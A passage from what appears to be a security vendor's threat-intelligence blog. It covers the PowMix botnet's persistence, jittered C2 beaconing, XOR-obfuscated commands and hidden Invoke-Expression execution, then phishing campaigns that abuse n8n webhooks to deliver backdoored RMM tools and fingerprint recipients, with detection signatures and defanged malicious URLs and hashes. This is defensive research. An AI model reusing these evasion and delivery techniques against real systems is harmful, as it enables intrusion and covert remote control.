
PowMix botnet targets Czech workforce
Figure 10. Windows scheduled task created by PowMix.

Before attempting to establish persistence, PowMix performs several validation checks to ensure that another instance of the botnet is not running in the infected machine. It examines the process tree using Common Information Model (CIM) queries to identify its parent processes. If the PowMix is not running under either “svchost.exe” or “powershell.exe”, and if certain environmental variables are not set, it attempts to restart itself in the privileged context. 

PowMix botnet targets Czech workforce
Figure 11. PowMix excerpts with the instructions to establish persistence. 

The mutex implementation in the botnet prevents multiple instances from running at the same time. It creates a mutex with the name “Global\[BotID]”.  The “Global” prefix makes the mutex visible across all user sessions, stopping separate instances from running in different user sessions. 

PowMix botnet targets Czech workforce
Figure 12. PowMix excerpts with Mutex creation commands. 

PowMix avoids persistent connections to the C2 server. Instead, it implements a jitter via Get-Random PowerShell command to vary the beaconing intervals initially between 0 and 261 seconds, and subsequently between 1,075 and 1,450 seconds. This technique attempts to prevent detection of C2 traffic through predictable network signatures. 

Each request from PowMix  to C2 is created by concatenating the base C2 domain with the Bot ID, configuration file hash, an encrypted heartbeat, a hexadecimal Unix timestamp, and a random hexadecimal suffix. The standard heartbeat string “[]0” is encrypted using a custom XOR routine using the Bot ID as the key and is then converted to a hex string. The inclusion of a random length hexadecimal suffix further ensures that every URL is unique. 

The attacker mimics the REST API calls URLs by embedding these data directly into the URL path, instead of using a URL query string or a POST request for communicating with the C2 server. 

PowMix botnet targets Czech workforce
Figure 13. C2 URL format. 

PowMix establishes a Chrome User-Agent and configures the Accept-Language (en-US) and Accept-Encoding (gzip, deflate, br) headers. It utilizes the GetSystemWebProxy API along with DefaultCredentials to dynamically adopt the host machine’s network proxy settings and automatically authenticates using the logged-in user's active session tokens, thereby disguising the C2 traffic as legitimate web browser traffic within the victim’s environment. 

PowMix botnet targets Czech workforce
Figure 14. PowMix excerpts with C2 loop instructions. 
PowMix botnet targets Czech workforce
Figure 15. PowMix excerpts of download function with hardcoded HTTP headers. 

The PowMix command processing logic is executed upon receiving the response from the C2 with a period delimiter. It extracts the second segment and decrypts it using the unique Bot ID as the XOR key. The resulting decrypted response is then evaluated through a conditional parser that distinguishes between the command operations hardcoded in the botnet and arbitrary code execution, allowing the attacker to remotely control the victim machine.  

The remote management commands that the botnet receives from the C2 are identified by a leading hash symbol (#). We found that the PowMix botnet facilitates the commands described below: 

  • #KILL - The KILL command initiates a self-deletion routine, utilizing the Unregister-ScheduledTask PowerShell command with the parameter Confirm: $false to silently remove persistence, followed by Remove-Item -Recurse–Force command to wipe the malware’s directory in the victim machine.  
  • #HOST - The HOST command enables the C2 infrastructure migration by remotely updating a new C2 URL to a configuration file. By receiving the HOST command, PowMix will encrypt the new domain that it receives using the hardcoded XOR key and save it to a local configuration file via Set-Content PowerShell command. During the next initialization of the botnet through the task scheduler execution, it prioritizes the local configuration file data with the encrypted new C2 domain over hardcoded defaults, providing a robust mechanism for evading domain blacklisting. 
  • For non #-prefixed responses from the C2, the command processing routine of PowMix transitions into an arbitrary execution mode. It bypasses static detection of the Invoke-Expression (IEX) PowerShell command by dynamically reconstructing the command string from the $VerbosePreference variable and executes the decrypted payload while redirecting the output to Out-Null, ensuring erasing the execution traces.  
PowMix botnet targets Czech workforce
Figure 16. PowMix excerpts with the instructions facilitating the C2 commands. 

Coverage

The following ClamAV signature detects and blocks this threat: 

  • Lnk.Trojan.PowMix-10059735-0 
  • Txt.Trojan.PowMix-10059742-0 
  • Txt.Trojan.PowMix-10059778-0 
  • Win.Trojan.PowMix-10059728-0 

The following Snort Rules (SIDs) detect and block this threat: 

  • Snort2 and Snort3: 66118 

Indicators of compromise (IOCs) 

The IOCs for this threat are also available at our GitHub repository here

The n8n n8mare: How threat actors are misusing AI workflow automation

  • Cisco Talos research has uncovered agentic AI workflow automation platform abuse in emails. Recently, we identified an increase in the number of emails that abuse n8n, one of these platforms, from as early as October 2025 through March 2026. 
  • In this blog, Talos provides concrete examples of how threat actors are weaponizing legitimate automation platforms to facilitate sophisticated phishing campaigns, ranging from delivering malware to fingerprinting devices.  
  • By leveraging trusted infrastructure, these attackers bypass traditional security filters, turning productivity tools into delivery vehicles for persistent remote access.

The n8n n8mare: How threat actors are misusing AI workflow automation

AI workflow automation platforms such as Zapier and n8n are primarily used to connect different software applications (e.g., Slack, Google Sheets, or Gmail) with AI models (e.g., OpenAI’s GPT-4 or Anthropic’s Claude). These platforms have been applied to different application domains, including cybersecurity over the past few months, especially with the progress that has been made in new avenues like large language models (LLMs) and agentic AI systems. However, much like other legitimate tools, AI workflow automation platforms can be weaponized to orchestrate malicious activities, like delivering malware by sending automated emails.

This blog describes how n8n, one of the most popular AI workflow automation platforms, has been abused to deliver malware and fingerprint devices by sending automated emails.

What is n8n?

N8n is a workflow automation platform that connects web applications and services (including Slack, GitHub, Google Sheets, and others with HTTP-based APIs) and builds automated workflows. A community-licensed version of the platform can be self-hosted by organizations. The commercial service, hosted at n8n.io, includes AI-driven features that can create agents capable of using web-based APIs to pull data from documents and other data sources.

Users can register for an n8n developer account at no initial charge. Doing so creates a subdomain on “tti.app.n8n[.]cloud” from which the user’s applications can be accessed. This is similar to many web-based AI-aided development tools, and one that malicious actors have harnessed elsewhere in the past; earlier this year, Talos observed another AI-oriented web application service, Softr.io, being used for the creation of phishing pages used in a series of targeted attacks.

How n8n’s webhooks work

Talos' investigation found that a primary point of abuse in n8n’s AI workflow automation platform is its URL-exposed webhooks. A webhook, often referred to as a “reverse API,” allows one application to provide real-time information to another. These URLs register an application as a “listener” to receive data, which can include programmatically pulled HTML content. An example of an n8n webhook URL is shown in Figure 1.

The n8n n8mare: How threat actors are misusing AI workflow automation
Figure 1. Anatomy of an example n8n webhook URL.

When the URL receives a request, the subsequent workflow steps are triggered, returning results as an HTTP data stream to the requesting application. If the URL is accessed via email, the recipient’s browser acts as the receiving application, processing the output as a webpage.

Talos has observed a significant rise in emails containing n8n webhook URLs over the past year. For example, the volume of these emails in March 2026 was approximately 686% higher than in January 2025. This increase is driven, in part, by several instances of platform abuse, including malware delivery and device fingerprinting, as we will discuss in the next sections.

The n8n n8mare: How threat actors are misusing AI workflow automation
Figure 2. The prevalence of n8n webhook URLs in emails over the past few months.

Abusing n8n for malware delivery

Because webhooks mask the source of the data they deliver, they can be used to serve payloads from untrusted sources while making them appear to originate from a trusted domain. Furthermore, since webhooks can dynamically serve different data streams based on triggering events — such as request header information — a phishing operator can tailor payloads based on the user-agent header.

The n8n n8mare: How threat actors are misusing AI workflow automation
Figure 3. Example of a malicious email that delivers malware to the victim’s device by abusing the n8n platform.

Talos observed a phishing campaign (shown in Figure 3) that used an n8n-hosted webhook link in emails that purported to be a shared Microsoft OneDrive folder. When clicked, the link opened a webpage in the targeted user’s browser containing a CAPTCHA.

The n8n n8mare: How threat actors are misusing AI workflow automation
Figure 4. HTML document delivered by the webhook presenting a CAPTCHA.

Once the CAPTCHA is completed, a download button appears, triggering a progress bar as the payload is downloaded from an external host. Because the entire process is encapsulated within the JavaScript of the HTML document, the download appears to the browser to have come from the n8n domain.

The n8n n8mare: How threat actors are misusing AI workflow automation
Figure 5. HTML and JavaScript payload of the webhook downloads an executable file from a malicious URL.

In this case, the payload was an .exe file named “DownloadedOneDriveDocument.exe” that posed as a self-extracting archive. When opened, it installed a modified version of the Datto Remote Monitoring and Management (RMM) tool and executed a chain of PowerShell commands.

The n8n n8mare: How threat actors are misusing AI workflow automation
Figure 6. Downloaded executable and the document it deploys (an installer for an RMM tool).

The PowerShell commands generated by the malicious executable extract and configure the Datto RMM tool, configure it as a scheduled task, and then launch it, establishing a connection to a relay on Datto's "centrastage[.]net" domain before deleting themselves and the rest of the payload.

The n8n n8mare: How threat actors are misusing AI workflow automation
Figure 7. The webhook-delivered “DownloadedOneDriveDocument.exe” malware attack chain.

Talos observed a similar campaign that also utilized an n8n webhook to deliver a different payload. Like the previous instance, it featured a self-contained phishing page delivered as a data stream from the webhook, protected with a CAPTCHA for human verification.

The n8n n8mare: How threat actors are misusing AI workflow automation
Figure 8. Second CAPTCHA variant presented by n8n webhook.

This CAPTCHA code was significantly simpler than the first case. The payload delivered upon solving the CAPTCHA was a maliciously modified Microsoft Windows Installer (MSI) file named “OneDrive_Document_Reader_pHFNwtka_installer.msi”. Protected by the Armadillo anti-analysis packer, the payload deployed a different backdoor: the ITarian Endpoint Management RMM tool. When executed by “msiexec.exe”, the file installs a modified version of the ITarian Endpoint RMM, which acts as a backdoor while running Python modules to exfiltrate information from the target’s system. During this process, a fake installer GUI displays a progress bar; once finished, the bar resets to 0% and the application exits, creating the illusion of a failed installation.

Abusing n8n for fingerprinting 

Talos observed another common abuse case: device fingerprinting. This is achieved by embedding an invisible image (or tracking pixel) within an email. For example, when the <img> HTML tag is used, it tells the email client (e.g., Outlook or Gmail) to fetch an image from a specific URL. Figure 9 shows an example spam email in the Spanish language that leverages this technique.

The n8n n8mare: How threat actors are misusing AI workflow automation
Figure 9. Email example where n8n is abused to fingerprint the recipient’s device.

When the email client attempts to load the image, it automatically sends an HTTP GET request to the specified address, which is an n8n webhook URL. These URLs include tracking parameters (such as the victim’s email address), allowing the server to identify exactly which user opened the email. Also, it is clear how this image is made invisible by using the “display” and “opacity” CSS properties.

The n8n n8mare: How threat actors are misusing AI workflow automation
Figure 10. HTML source snippet of the email in Figure 9.

The second example below uses the same technique to track email opens and fingerprint the recipient’s device. Here, the sender tries to get a hold of recipient by introducing a new gift card feature.

The n8n n8mare: How threat actors are misusing AI workflow automation
Figure 11. Email example where n8n is abused to fingerprint the recipient’s device.
The n8n n8mare: How threat actors are misusing AI workflow automation
Figure 12. HTML source snippet of email in Figure 11.

Conclusion

The same workflows designed to save developers hours of manual labor are now being repurposed to automate the delivery of malware and fingerprinting devices due to their flexibility, ease of integration, and seamless automation. As we continue to leverage the power of low-code automation, it’s the responsibility of security teams to ensure these platforms and tools remain assets rather than liabilities.

Protection

Because several AI automation platforms exist today that are inherently designed to be flexible and trustworthy, the security community must move beyond simple static analysis to effectively counter their abuse. For instance, instead of blocking entire domains, which would disrupt legitimate business workflows, security researchers should investigate behavioral detection approaches. These should trigger alerts when high volumes of traffic are directed toward such platforms from unexpected internal sources. Similarly, if an endpoint attempts to communicate with an AI automation platform’s domain (e.g., “n8n.cloud”) that is not part of the organization’s authorized workflow, it should trigger an immediate alert.

Collaborative intelligence sharing is another effective approach to countering malicious email campaigns. Security teams should prioritize sharing indicators of compromise (IOCs) — such as specific webhook URL structures, malicious file hashes, and command and control (C2) domains — with platforms like Cisco Talos Intelligence.

Last but not least, safeguarding against these complex threats necessitates a comprehensive email security solution that utilizes AI-driven detection. Secure Email Threat Defense employs distinctive deep learning and machine learning models, incorporating Natural Language Processing, within its sophisticated threat detection systems. It detects harmful techniques employed in attacks against your organization, extracts unmatched context for particular business risks, offers searchable threat data, and classifies threats to identify which sectors of your organization are most at risk of attack. You can register now for a free trial of Email Threat Defense.

IOCs 

IOCs for this threat also available on our GitHub repository here

93a09e54e607930dfc068fcbc7ea2c2ea776c504aa20a8ca12100a28cfdcc75a 
7f30259d72eb7432b2454c07be83365ecfa835188185b35b30d11654aadf86a0 
hxxps[://]onedrivedownload[.]zoholandingpage[.]com/my-workspace/DownloadedOneDrive 
hxxps[://]majormetalcsorp[.]com/Openfolder 
hxxps[://]pagepoinnc[.]app[.]n8n[.]cloud/webhook/downloading-1a92cb4f-cff3-449d-8bdd-ec439b4b3496 
hxxps[://]monicasue[.]app[.]n8n[.]cloud/webhook/download-file-92684bb4-ee1d-4806-a264-50bfeb750dab 
❌